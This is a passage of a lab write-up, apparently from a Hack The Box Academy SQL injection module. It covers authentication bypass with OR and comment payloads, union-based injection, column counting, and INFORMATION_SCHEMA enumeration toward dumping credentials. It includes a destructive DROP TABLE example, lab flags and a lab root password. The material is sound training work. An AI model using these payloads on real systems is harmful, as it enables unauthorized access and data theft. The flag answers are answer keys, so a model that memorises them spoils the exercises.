10638 | Engineer          | 1997-01-19 | 1999-01-01 |
10639 | Engineer          | 1993-05-01 | 2002-05-01 |
10640 | Senior Engineer   | 2002-05-01 | 1999-01-01 |
10641 | Technique Leader  | 1997-04-04 | 1999-01-01 |
10642 | Engineer          | 1988-07-12 | 1993-07-12 |
10643 | Senior Engineer   | 1993-07-12 | 1999-01-01 |
10644 | Senior Staff      | 1999-02-12 | 2001-03-13 |
10645 | Staff             | 1992-02-12 | 1999-02-12 |
10646 | Senior Engineer   | 1989-08-01 | 2002-07-06 |
10647 | Staff             | 1994-10-23 | 1999-01-01 |
10648 | Engineer          | 1987-11-04 | 1993-11-03 |
10649 | Senior Engineer   | 1993-11-03 | 1999-01-01 |
10650 | Engineer          | 1996-12-25 | 1999-01-01 |
10651 | Assistant Engineer | 1988-12-29 | 1997-12-29 |
10652 | Engineer          | 1997-12-29 | 2000-11-15 |
10653 | Senior Staff      | 2000-03-12 | 1999-01-01 |
10654 | Staff             | 1992-03-12 | 2000-03-12 |

654 rows in set (0.549 sec)

MariaDB [employees]>
```

Use of SQL in Web Applications

Once a DBMS is installed and set up on the back-end server and is up and running, the web applications can start utilizing it to store and retrieve data.

Injection occurs when an application misinterprets user input as actual code rather than a string, changing the code flow and executing it. This can occur by escaping user-input bounds by injecting a special character like ('), and then writing code to be executed, like JavaScript code or SQL in SQL Injections. Unless the user input is sanitized, it is very likely to execute the injected code and run it.

Example:

we input SHOW DATABASES;, it would be executed as '%SHOW DATABASES;' The web application will search for usernames similar to SHOW DATABASES;. However, as there is no sanitization, in this case, we can add a single quote ('), which will end the user-input field, and after it, we can write actual SQL code. For example, if we search for 1'; DROP TABLE users;, the search input would be:


'%1'; DROP TABLE users;'

Notice how we added a single quote (') after "1", in order to escape the bounds of the user-input in ('%\$searchInput').

Final SQL query executed would be as follows:

select * from logins where username like '%1'; DROP TABLE users;'

Types of SQL Injections



Simplest injection is the In-band SQL injection, where the output may be printed directly on the front end and we can directly read it.

It has two types: Union Based and Error Based.

With **Union Based SQL injection**, we may have to specify the exact location, 'i.e., column', which we can read, so the query will direct the output to be printed there. As for **Error Based SQL injection**, it is used when we can get the PHP or SQL errors in the front-end, and so we may intentionally cause an SQL error that returns the output of our query.

Blind SQL injection is more complicated and we may not get the output printed, so we may utilize SQL logic to retrieve the output character by character


It has two types: Boolean Based and Time Based.

With Boolean Based SQL injection, we can use SQL conditional statements to control whether the page returns any output at all. As for Time Based SQL injections, we use SQL conditional statements that delay the page response if the conditional statement returns true using the Sleep() function.

Subverting Query Logic

First learn to modify the original query by injecting the OR operator and using SQL comments to subvert the original query's logic.

An example of a login page workings on login:



The slide is titled 'Authentication Bypass' and contains the text 'Consider the following administrator login page.' Below this is a screenshot of a web form titled 'Admin panel'. The form has two input fields: 'Username' and 'Password', each with a horizontal line for text entry. Below these fields is a blue button labeled 'Login'.

SELECT * FROM logins WHERE username='admin' AND password = 'p@ssw0rd';

The page takes in the credentials, then uses the AND operator to select records matching the given username and password. If the MySQL database returns matched records, the credentials are valid, so the PHP code would evaluate the login attempt condition as true. If the condition evaluates to true, the admin record is returned, and our login is validated. If incorrect credentials are used login fails.

SQLi Discovery

We first have to test whether the login form is vulnerable to SQL injection. To do that, we will try to add one of the below payloads after our username and see if it causes any errors or changes how the page behaves:

Payload	URL Encoded
'	%27
"	%22
#	%23
;	%3B
)	%29

Note: In some cases, we may have to use the URL encoded version of the payload. An example of this is when we put our payload directly in the URL i.e. HTTP GET request'.

SQLi Discovery example:-

```
SELECT * FROM logins WHERE username="" AND password = 'something';
```

OR Injection

MySQL documentation for operation precedence states that the AND operator would be evaluated before the OR operator. This means that if there is at least one TRUE condition in the entire query along with an OR operator, the entire query will evaluate to TRUE since the OR operator returns TRUE if one of its operands is TRUE.

An example of a condition that will always return true is '1'='1'.

So, if we inject the below condition and have an OR operator between it and the original condition, it should always return true.

Example: **admin' or '1'='1**

we will remove the last quote and use ('1'='1), so the remaining single quote from the original query would be in its place.

The final query should be as follow when we submit this SQL injection code:

```
SELECT * FROM logins WHERE username='admin' or '1'='1' AND password = 'something';
```

The AND operator will be evaluated first, and it will return false. Then, the OR operator would be evaluated, and if either of the statements is true, it would return true. Since 1=1 always returns true, this query will return true, and it will grant us access.


Questions

Target: 94.237.54.48:36207

Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

Ans: 202a1d1a8b195d5e9a57e434cc16000c

First was to open my target IP on my browser




Next was to try out an attack using the OR operator SQL injection.


tom' or '1'='1

Username: **tom' or '1'='1**

Password: **tom**



Success login!



Using Comments

Comments are used to document queries or ignore a certain part of the query. We can use two types of line comments with MySQL `--` and `#`, in addition to an in-line comment `/**/` (though this is not usually used in SQL injections).

The `--` comments can be used as follows:

SELECT username FROM logins; -- Selects usernames from the logins table

The `#` comment symbol can be used as follows:

SELECT * FROM logins WHERE username = 'admin'; # You can place anything here **AND password = 'something'**

Auth Bypass with comments

injecting **admin'--** as our username. The final query will be:

SELECT * FROM logins WHERE username='admin'-- ' AND password = 'something';

The new modified query checks for the username, with no other conditions.

SQL also supports the usage of parenthesis if the application needs to check for particular conditions before others. Expressions within the parenthesis take precedence over other operators and are evaluated first

Example:-

admin')--

The final query as a result of our input is:

SELECT * FROM logins where (username='admin')


Questions

Target: 94.237.49.138:56635


Login as the user with the id 5 to get the flag.

Ans: cdad9ecdf6f14b45ff5c4de32909caec

Command used:- **'or id=5)#**



Success!



Union Clause

The Union clause is used to combine results from multiple SELECT statements. This means that through a UNION injection, we will be able to SELECT and dump data from all across the DBMS, from multiple tables and databases.

Example:-

SELECT * FROM ports UNION SELECT * FROM ships;

A UNION statement can only operate on SELECT statements with an equal number of columns.

In the case we have uneven number of columns, we can add junk data in this columns.

When filling other columns with junk data, we must ensure that the data type matches the columns data type, otherwise the query will return an error.

Examples:

The products table has two columns in the above example, so we have to UNION with two columns. If we only wanted to get one column 'e.g. username', we have to do username, 2, such that we have the same number of columns:

Code:- **SELECT * from products where product_id = '1' UNION SELECT username, 2 from passwords**

If we had more columns in the table of the original query, we have to add more numbers to create the remaining required columns. For example, if the original query used SELECT on a table with four columns, our UNION injection would be:

Code:- **SELECT * from products where product_id UNION SELECT username, 2, 3, 4 from passwords-- '**

Questions


Target: 83.136.251.235:32353

Authenticate to 83.136.251.235 with user "root" and password "password"

Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

Ans: 663

Connecting to the MySQL server:-



```
root@kali: /home/coderic/Downloads/htb_academy
mysql -u root -h 83.136.251.235 -P 32353 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.233 sec)

MariaDB [(none)]>
```

Employees table has 6 columns

emp_no	birth_date	first_name	last_name	gender	hire_date
10001	1953-09-02	Georgi	Facello	M	1986-06-26
10002	1952-12-03	Vivian	Billawala	F	1986-12-11
10003	1959-06-16	Temple	Lukaszewicz	M	1992-07-04
10004	1956-11-06	Masanao	Rahimi	M	1986-12-16
10005	1962-12-11	Sanjay	Danlos	M	1985-08-01
10006	1963-12-30	Marie	Stafford	M	1988-10-10
10007	1959-06-28	Huai	Motley	M	1991-04-04

Departments table has 2 columns.

dept_no	dept_name
d009	Customer Service
d005	Development
d002	Finance
d003	Human Resources
d001	Marketing
d004	Production
d006	Quality Management
d008	Research
d007	Sales

Command used:- **SELECT * FROM employees UNION SELECT dept_no, dept_name, 3, 4, 5, 6 FROM departments;**

emp_no	birth_date	first_name	last_name	gender	hire_date
10001	1953-09-02	Georgi	Facello	M	1986-06-26
10002	1952-12-03	Vivian	Billawala	F	1986-12-11
10003	1959-06-16	Temple	Lukaszewicz	M	1992-07-04
10004	1956-11-06	Masanao	Rahimi	M	1986-12-16
10005	1962-12-11	Sanjay	Danlos	M	1985-08-01
10006	1963-12-30	Marie	Stafford	M	1988-10-10
10007	1959-06-28	Huai	Motley	M	1991-04-04
10008	1961-09-21	Gita	Farris	M	1987-04-03
10009	1968-09-25	Michelle	Pramanik	F	1997-07-23
10010	1968-09-25	Geoff	Gulik	F	1993-11-25
10011	1961-12-03	Moti	McConalogue	M	1995-05-23
10012	1952-09-01	Monhee	Mattews	M	1997-10-14
10013	1968-06-12	Tayeb	Waleschowski	M	1985-07-31
10014	1958-03-02	Guttorm	Lichtner	M	1990-01-25
10015	1959-12-13	Armond	Ramsay	M	1990-11-16
10016	1963-08-09	Aria	Piancastelli	F	1987-06-12
10017	1953-10-18	Bikash	Stroustrup	M	1987-06-20
10018	1957-01-16	Guttorm	Bennis	F	1990-01-12
10019	1964-02-22	Lunjin	Wrigley	F	1987-09-02
10020	1959-02-07	Jayesh	Szemeredi	M	1996-05-09
10021	1959-07-31	Otilia	Aumann	M	1995-02-11
10022	1962-03-08	Masoud	Thisen	F	1985-03-25
10023	1968-08-27	Fox	Gimarc	M	1996-07-31
10024	1962-11-04	Xuejia	Munawer	F	1995-01-23
10025	1953-01-08	Zhenhua	Bazzner	M	1988-05-29

Results:

10643	1962-09-28	Banguing	Kleiser	F	1986-06-06
10644	1954-05-26	Kelichiro	Lindqvist	M	1992-10-28
10645	1963-11-03	Khaled	Kohling	M	1985-10-10
10646	1962-02-26	Pohua	Sichman	F	1989-01-12
10647	1968-10-12	Slamak	Salverda	F	1987-02-10
10648	1963-06-04	DeForest	Mullainathan	M	1997-04-07
10649	1952-02-26	Navin	Argence	F	1990-04-24
10650	1958-09-24	Dekang	Lichtner	F	1992-01-12
10651	1953-03-07	Zito	Baaz	M	1990-09-27
10652	1961-08-03	Berhard	Lenart	M	1986-04-21
10653	1956-09-05	Patricia	Brougel	M	1992-10-13
10654	1958-05-01	Sachin	Tsukuda	M	1997-11-30
d009	Customer Service	3	4	5	6
d005	Development	3	4	5	6
d002	Finance	3	4	5	6
d003	Human Resources	3	4	5	6
d001	Marketing	3	4	5	6
d004	Production	3	4	5	6
d006	Quality Management	3	4	5	6
d008	Research	3	4	5	6
d007	Sales	3	4	5	6

663 rows in set (0.554 sec)

Union Injection

We apply the SQLi Discovery steps by injecting a single quote (') expecting an error to show SQL availability.

Detect number of columns

Before going ahead and exploiting Union-based queries, we need to find the number of columns selected by the server. There are two methods of detecting the number of columns:

- Using ORDER BY
- Using UNION

ORDER BY

We have to inject a query that sorts the results by a column we specified, 'i.e., column 1, column 2, and so on', until we get an error saying the column specified does not exist.

The final successful column we successfully sorted by gives us the total number of columns.

If we failed at order by 4, this means the table has three columns.

Payload used:- **' order by 1-- -**

Using UNION

The other method is to attempt a Union injection with a different number of columns until we successfully get the results back. The first method always returns the results until we hit an error, while this method always gives an error until we get a success.

Payload used:- **cn' UNION select 1,2,3-- -**

It is important also to know which columns to place the injection as some columns are not displayed in the page for users.

We can test that we can get actual data from the database 'rather than just numbers using the **@@version** SQL query as a test and place it in the second column instead of the number 2:

Code:- **cn' UNION select 1,@@version,3,4-- -**


Questions

Target: 94.237.53.58:34274

Use a Union injection to get the result of 'user()'


Ans: root@localhost

Opening my target IP in my browser:




Port Code	Port City	Port Volume
-----------	-----------	-------------

Payload used:- **cn' UNION select 1,user(),3,4-- -**



Results:



MySQL Fingerprinting

If the webserver we see in HTTP responses is Apache or Nginx, it is a good guess that the webserver is running on Linux, so the DBMS is likely MySQL.

INFORMATION_SCHEMA Database

To pull data from tables using UNION SELECT, we need to properly form our SELECT queries. To do so, we need the following information:

- List of databases
- List of tables within each database
- List of columns within each table

With the above information, we can form our SELECT statement to dump data from any column in any table within any database inside the DBMS. This is where we can utilize the INFORMATION_SCHEMA Database.

The INFORMATION_SCHEMA database contains metadata about the databases and tables present on the server.

To reference a table present in another DB, we can use the dot '.' operator. For example, to SELECT a table users present in a database named my_database, we can use:

SELECT * FROM my_database.users;

SCHEMATA

The table SCHEMATA in the INFORMATION_SCHEMA database contains information about all databases on the server. It is used to obtain database names so we can then query them. The SCHEMA_NAME column contains all the database names currently present.

```
mysql> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

+-----+
| SCHEMA_NAME |
+-----+
| mysql       |
| information_schema |
| performance_schema |
| ilfreight   |
| dev         |
+-----+
6 rows in set (0.01 sec)
```

Tables.

The TABLES table contains information about all tables throughout the database. This table contains multiple columns, but we are interested in the TABLE_SCHEMA and TABLE_NAME columns. The TABLE_NAME column stores table names, while the TABLE_SCHEMA column points to the database each table belongs to.

For example, we can use the following payload to find the tables within the dev database:

**cn' UNION select 1, TABLE_NAME, TABLE_SCHEMA, 4 from
INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -**

COLUMNS

The COLUMNS table contains information about all columns present in all the databases. This helps us find the column names to query a table for. The COLUMN_NAME, TABLE_NAME, and TABLE_SCHEMA columns can be used to achieve this. As we did before, let us try this payload to find the column names in the credentials table:

**cn' UNION select 1, COLUMN_NAME, TABLE_NAME, TABLE_SCHEMA from
INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -**

Data

Now that we have all the information, we can form our UNION query to dump data of the username and password columns from the credentials table in the dev database. We can place username and password in place of columns 2 and 3:

